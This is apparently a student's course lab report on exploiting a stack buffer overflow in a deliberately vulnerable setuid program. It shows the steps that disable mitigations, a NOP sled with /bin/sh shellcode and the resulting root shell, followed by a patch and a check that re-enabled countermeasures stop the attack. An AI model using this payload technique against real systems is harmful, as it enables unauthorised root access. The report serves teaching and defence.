CSCI 420 SOFTWARE SECURITY

MIA WEBER

04/14/2023

A7- Stack Overflow Exploitation using Bash and Mitigation

Compile as x86 binary using Makefile

We can use the following Makefile to compile the program as an x86 binary. There are countermeasure flags included as well as several commands under ***make build*** that change permissions.

```
ubuntu@ubuntu-utm:~/Downloads$ cat Makefile
COMPILER = g++

COMPILER_FLAGS = -g -Wall -m32 -fno-stack-protector -z execstack

PROGRAM_NAME = StackOverflowHW.exe

CPP_FILES = StackOverflowHW.cpp

build:
	$(COMPILER) $(COMPILER_FLAGS) $(CPP_FILES) -o $(PROGRAM_NAME)
	sudo chown root:root $(PROGRAM_NAME)
	sudo chmod +s $(PROGRAM_NAME)

clean:
	rm -f $(PROGRAM_NAME) *.o
ubuntu@ubuntu-utm:~/Downloads$
```

Disable all countermeasures

Some of the countermeasures can be disabled in the Makefile (including pie, execstack, and fno-stack-protector) and we can see this done above. Others must be disabled on the command line.

We can disable ASLR by running the command shown in the screenshot below.

```
ubuntu@ubuntu-utm:~$ cat /proc/sys/kernel/randomize_va_space
2
ubuntu@ubuntu-utm:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for ubuntu:
Sorry, try again.
[sudo] password for ubuntu:
kernel.randomize_va_space = 0
ubuntu@ubuntu-utm:~$ cat /proc/sys/kernel/randomize_va_space
0
ubuntu@ubuntu-utm:~$
```

We can verify that ASLR is no longer randomizing the buffer address by running the ***ldd*** command on the program's executable as seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ g++ -m32 StackOverflowHW.cpp
ubuntu@ubuntu-utm:~/Downloads$ ldd a.out
        linux-gate.so.1 =>  (0xf7fda000)
        libstdc++.so.6 => /usr/lib32/libstdc++.so.6 (0xf7ed6000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d25000)
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xf7cdf000)
        /lib/ld-linux.so.2 (0xf7fdc000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xf7cc2000)
ubuntu@ubuntu-utm:~/Downloads$ ldd a.out
        linux-gate.so.1 =>  (0xf7fda000)
        libstdc++.so.6 => /usr/lib32/libstdc++.so.6 (0xf7ed6000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d25000)
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xf7cdf000)
        /lib/ld-linux.so.2 (0xf7fdc000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xf7cc2000)
ubuntu@ubuntu-utm:~/Downloads$
```

In addition, Data Execution Prevention (DEP) needs to be disabled and read write execute (RWX) needs to be enabled. We can do this by compiling the program using the ***-z*** execstack switch in gcc/g++ which is also done in the Makefile created in the previous step.

We also need to disable stack canaries which is a random integer that is placed just before the stack return address to alert to potential stack overflow attempts. We can use the ***–fno-stack-protector*** flag in gcc/g++ in order to disable stack canaries which is done in the Makefile created in the previous step.

Exploit the Program

Exploit the Program Manually


The first step is to find the offset. Now that the overflow countermeasures have been disabled, we know that the buffer is located at 0xffffcfa4. In little endian that is a4 cf ff ff. In order to find the offset, we need to create a pattern that will crash the payload and run the program in gdb-peda with the overflow pattern as the input. This step can be seen in the screenshot below.

Below is a screenshot of the gdb pattern creation and running the program with the pattern as input.


```
gdb-peda$ pattern create 500 newPattern.txt
Writing pattern of 500 chars to filename "newPattern.txt"
gdb-peda$ run < newPattern.txt
Starting program: /home/ubuntu/Downloads/StackOverflowHW.exe < newPattern.txt
buffer is at 0xffffcf84
Give me some text: Acknowledged: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAI
AAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuA
AXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%
fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%w
A%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgA
s6A with length 500

Program received signal SIGSEGV, Segmentation fault.
```

Below is a screenshot of the results of that gdb execution.



Now we can run the ***patts*** command in order to determine the offset. The results of running this command can be seen in the screenshot below.



From the information above we can determine that the offset is 312 bytes (therefore the payload needs to be 316 bytes long).

The next step is to determine how to structure the payload. From the previous stack overflow assignment, we determined that the NOP sled can be 272 bytes, the shellcode can be 24 bytes long since that is the pre-generated shellcode we already have, and therefore the return address can be repeated 5 times to generate 20 total bytes. We need to check out math to ensure that 272 + 24 + 20 =

316 which it does and that 272 + 24 is divisible by 4 which it is. Now that we know that our math checks out, we are ready to proceed.

Next, we need to actually create the payload. The first step will be to generate the 272 bytes of NOP sled and verify that the length of the payload file is only 272 bytes currently. This can be done using the steps shown in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*272)' > newPayload.
bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c newPayload.bin
272 newPayload.bin
ubuntu@ubuntu-utm:~/Downloads$
```

Next, we need to add the previously generated shellcode (and ensure that it is 24 bytes) to the payload and verify that the length of the payload is now 272+24=296 bytes. This can be done using the steps shown in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ ls
>               newPayload.bin          peda-session-StackOverflowHW1.exe.txt  StackOverflowHW.cpp
fixed.cpp       pattern1.txt            peda-session-StackOverflowHW.exe.txt   StackOverflowHW.exe
Makefile        pattern.txt             shellcode.bin                          stdio_payload.bin
myPayload.bin   payload.bin             StackOverflowHW1.cpp
newPattern.txt  peda-session-a.out.txt  StackOverflowHW1.exe
ubuntu@ubuntu-utm:~/Downloads$ wc -c shellcode.bin
24 shellcode.bin
ubuntu@ubuntu-utm:~/Downloads$ cat shellcode.bin >> newPayload.bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c newPayload.bin
296 newPayload.bin
ubuntu@ubuntu-utm:~/Downloads$
```

Finally, we need to add the repeated buffer address to the payload. This can be done using the steps shown in the screenshot below. We know that the buffer address in little endian is a4 cf ff ff.

```
ubuntu@ubuntu-utm:~/Downloads$ ./StackOverflowHW.exe
buffer is at 0xffffcfa4
Give me some text: asdf
Acknowledged: asdf with length 4
Good bye!
ubuntu@ubuntu-utm:~/Downloads$ python3 -c 'import sys; sys.stdout.buffer.write(b"\xa4\xcf\xff\xff"*5)' >>
newPayload.bin
ubuntu@ubuntu-utm:~/Downloads$ wc -c newPayload.bin
316 newPayload.bin
ubuntu@ubuntu-utm:~/Downloads$
```

Now that we have created the payload and it is the correct length (316 bytes) we can hexdump the file to ensure that it looks correct before we send it to the program. The results of the hexdump can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ hexdump -C newPayload.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000110  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 31  |1.Ph//shh/bin..1|
00000120  c9 89 ca 6a 0b 58 cd 80  a4 cf ff ff a4 cf ff ff  |...j.X..........|
00000130  a4 cf ff ff a4 cf ff ff  a4 cf ff ff              |............|
0000013c
ubuntu@ubuntu-utm:~/Downloads$
```

The final step is to send the payload to the program. The results of sending the payload can be seen in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ cat newPayload.bin - | ./StackOverflowHW.exe
buffer is at 0xffffcfa4
Give me some text:
Acknowledged: ◆◆◆
```

The final change that I made was changing how the payload was being sent to the target program since the original script was designed for command line argument passing and I need it to be piped into std io.

```
echo "payload ready and has size of " $(wc -c $payload_file_name)
hexdump -C $payload_file_name
echo "sending the payload..."
#./$target_program $(cat $payload_file_name)
cat $payload_file_name - | ./$target_program
```

Before we are ready to run the script, we have to make sure that the permissions are set so that it can be executed. This was done using the commands shown in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ ls -la autoExploit.sh
-rw-rw-r-- 1 ubuntu ubuntu 2028 Apr 13 10:39 autoExploit.sh
ubuntu@ubuntu-utm:~/Downloads$ sudo chmod +x autoExploit.sh
ubuntu@ubuntu-utm:~/Downloads$ ls -la autoExploit.sh
-rwxrwxr-x 1 ubuntu ubuntu 2028 Apr 13 10:39 autoExploit.sh
ubuntu@ubuntu-utm:~/Downloads$
```

Now we are ready to run the script and automate the exploitation of the code. The results of running the script can be seen in the screenshot below. It is important to note how the buffer is at 0xffffcfb4 whereas before when we were doing manual exploits the buffer was at 0xffffcfa4. I am not exactly sure why this is, but the offset remained the same and the buffer didn't shift from execution to execution. Therefore, I made sure that the bash script used the b4 address rather than the a4 address and it worked as expected. Below is the bash script being run to overflow the buffer and spawn a root shell.

```
ubuntu@ubuntu-utm:~/Downloads$ bash autoExploit.sh
using buffer_address: \xb4\xcf\xff\xff
24 autoShellcode.bin
NOP Sled size: 272 half-way: 136
payload ready and has size of  316 autoPayload.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000110  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 31  |1.Ph//shh/bin..1|
00000120  c9 89 ca 6a 0b 58 cd 80  b4 cf ff ff b4 cf ff ff  |...j.X..........|
00000130  b4 cf ff ff b4 cf ff ff  b4 cf ff ff              |............|
0000013c
sending the payload...
buffer is at 0xffffcfb4
Give me some text:
Acknowledged: ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1◆◆j
                                                                                             X◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆ with length 316
whoami
root
ls
>                      autoExploit.sh           myPayload.bin    peda-session-StackOverflowHW.exe.txt
Makefile               autoPayload.bin          newPattern.txt   peda-session-StackOverflowHW1.exe.txt
StackOverflowHW.cpp    autoShellcode.bin        newPayload.bin   peda-session-a.out.txt
StackOverflowHW.exe    autoStackOverflowHW.cpp  pattern.txt      shellcode.bin
StackOverflowHW1.cpp   autoStackOverflowHW.exe  pattern1.txt     stdio_payload.bin
StackOverflowHW1.exe   fixed.cpp                payload.bin
date
Thu Apr 13 12:20:07 PDT 2023
id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),108(lpadmin),124(sambashare),1000(ubuntu)
exit

ubuntu@ubuntu-utm:~/Downloads$
```

Brute Force Exploit with Bash Script ***EXTRA CREDIT***

Turn ASLR to 2 and launch the script again to brute-force a shell.

Patch the Vulnerability

We can patch the vulnerability the same way we did previously. If we change the function call from ***mgets()*** to ***cin.getline()*** then we can restrict the size in bytes of the user's input therefore eliminating the ability for the user to overflow the buffer and send a payload that overwrites things it isn't authorized to. A screenshot of the updated program is below.

```
47  void bad()
48  {
49    char buffer[BUFSIZE];
50    printf("buffer is at %p\n", buffer);
51    cout << "Give me some text: ";
52    fflush(stdout); // stream is open after this call
53
54    cin.getline(buffer, 300); // I can call getline instead of mgets to cut off the input stream when 300
55    // mgets(buffer);
56    cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << endl;
57    //gets(buffer); // depricated
58  }
59
60  int main(int argc, char *argv[])
61  {
62    bad();
63    cout << "Good bye!\n";
64    return 0;
65  }
```

Verify that Vulnerabilities are Patched

We can verify that this update to the code patched the vulnerability by attempting to send the payload again. The screenshot below shows the results of this attempt. We can see that the payload length is truncated to 299 so it doesn't have the opportunity to overwrite anything, so it just stores the payload in the buffer.

We can run Valgrind as well to determine if the vulnerability is patched. The results of the Valgrind scan are shown in the screenshot below.

```
ubuntu@ubuntu-utm:~/Downloads$ g++ -m32 -o0 StackOverflowHW1.cpp -o StackOverflowHW1.exe
ubuntu@ubuntu-utm:~/Downloads$ python -c 'print("A"*400)' | valgrind --leak-check=full ./StackOverflowHW1.
exe
==3343== Memcheck, a memory error detector
==3343== Copyright (C) 2002-2013, and GNU GPL'd, by Julian Seward et al.
==3343== Using Valgrind-3.10.1 and LibVEX; rerun with -h for copyright info
==3343== Command: ./StackOverflowHW1.exe
==3343==
buffer is at 0xfeffcf00
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA with length 299
Good bye!
==3343==
==3343== HEAP SUMMARY:
==3343==     in use at exit: 0 bytes in 0 blocks
==3343==   total heap usage: 0 allocs, 0 frees, 0 bytes allocated
==3343==
==3343== All heap blocks were freed -- no leaks are possible
==3343==
==3343== For counts of detected and suppressed errors, rerun with: -v
==3343== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
ubuntu@ubuntu-utm:~/Downloads$
```

Verify that Script no Longer Works

If we turn on all the countermeasures, as seen in the screenshot below, we can attempt to send the exploit code again and see what happens. The screenshot below shows turning the countermeasures back on.

```
ubuntu@ubuntu-utm:~/Downloads$ cat /proc/sys/kernel/randomize_va_space
0
ubuntu@ubuntu-utm:~/Downloads$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for ubuntu:
kernel.randomize_va_space = 2
ubuntu@ubuntu-utm:~/Downloads$ cat /proc/sys/kernel/randomize_va_space
2
ubuntu@ubuntu-utm:~/Downloads$
```

There were other stack protections that I turned on when I compiled the program which can be seen in the screenshot below.

In the screenshot below we see the results of sending the payload with the countermeasures enabled to the original (not patched) program. We can see that the address of the buffer has shifted so that it is no longer in the location specified in the payload. Therefore, the payload isn't going to execute correctly. We can see that the entire payload was sent to the program, but it didn't spawn a shell and instead just aborted. There was also an error that reported that the cat command was unavailable, but it didn't seem to affect the ability of the contents of the file to be fed to the program.

```
ubuntu@ubuntu-utm:~/Downloads$ g++ -m32 -fstack-protector-all StackOverflowHW.cpp
ubuntu@ubuntu-utm:~/Downloads$ cat newPayload.bin - | ./a.out
buffer is at 0xfffc3cc0
Give me some text:
Acknowledged: ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j
                                                                                                              X◆◆◆◆◆◆◆◆◆◆◆◆◆

◆◆◆◆◆◆◆◆ with length 316
cat: -: Resource temporarily unavailable
*** stack smashing detected ***: ./a.out terminated
Aborted (core dumped)
ubuntu@ubuntu-utm:~/Downloads$
```

We can also run the script again, but this time recompile the target program to have the stack protections enabled and observe the results. We can see that with the stack protections enabled our bash script is ineffective in overflowing the buffer and we get a similar result to what we see above.

```
ubuntu@ubuntu-utm:~/Downloads$ g++ -m32 -fstack-protector-all autoStackOverflowHW.cpp
ubuntu@ubuntu-utm:~/Downloads$ bash autoExploit.sh
using buffer_address: \xb4\xcf\xff\xff
24 autoShellcode.bin
NOP Sled size: 272 half-way: 136
payload ready and has size of  316 autoPayload.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000110  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 31  |1.Ph//shh/bin..1|
00000120  c9 89 ca 6a 0b 58 cd 80  b4 cf ff ff b4 cf ff ff  |...j.X..........|
00000130  b4 cf ff ff b4 cf ff ff  b4 cf ff ff              |............|
0000013c
sending the payload...
buffer is at 0xffbb6724
Give me some text:
Acknowledged: ◆◆◆
```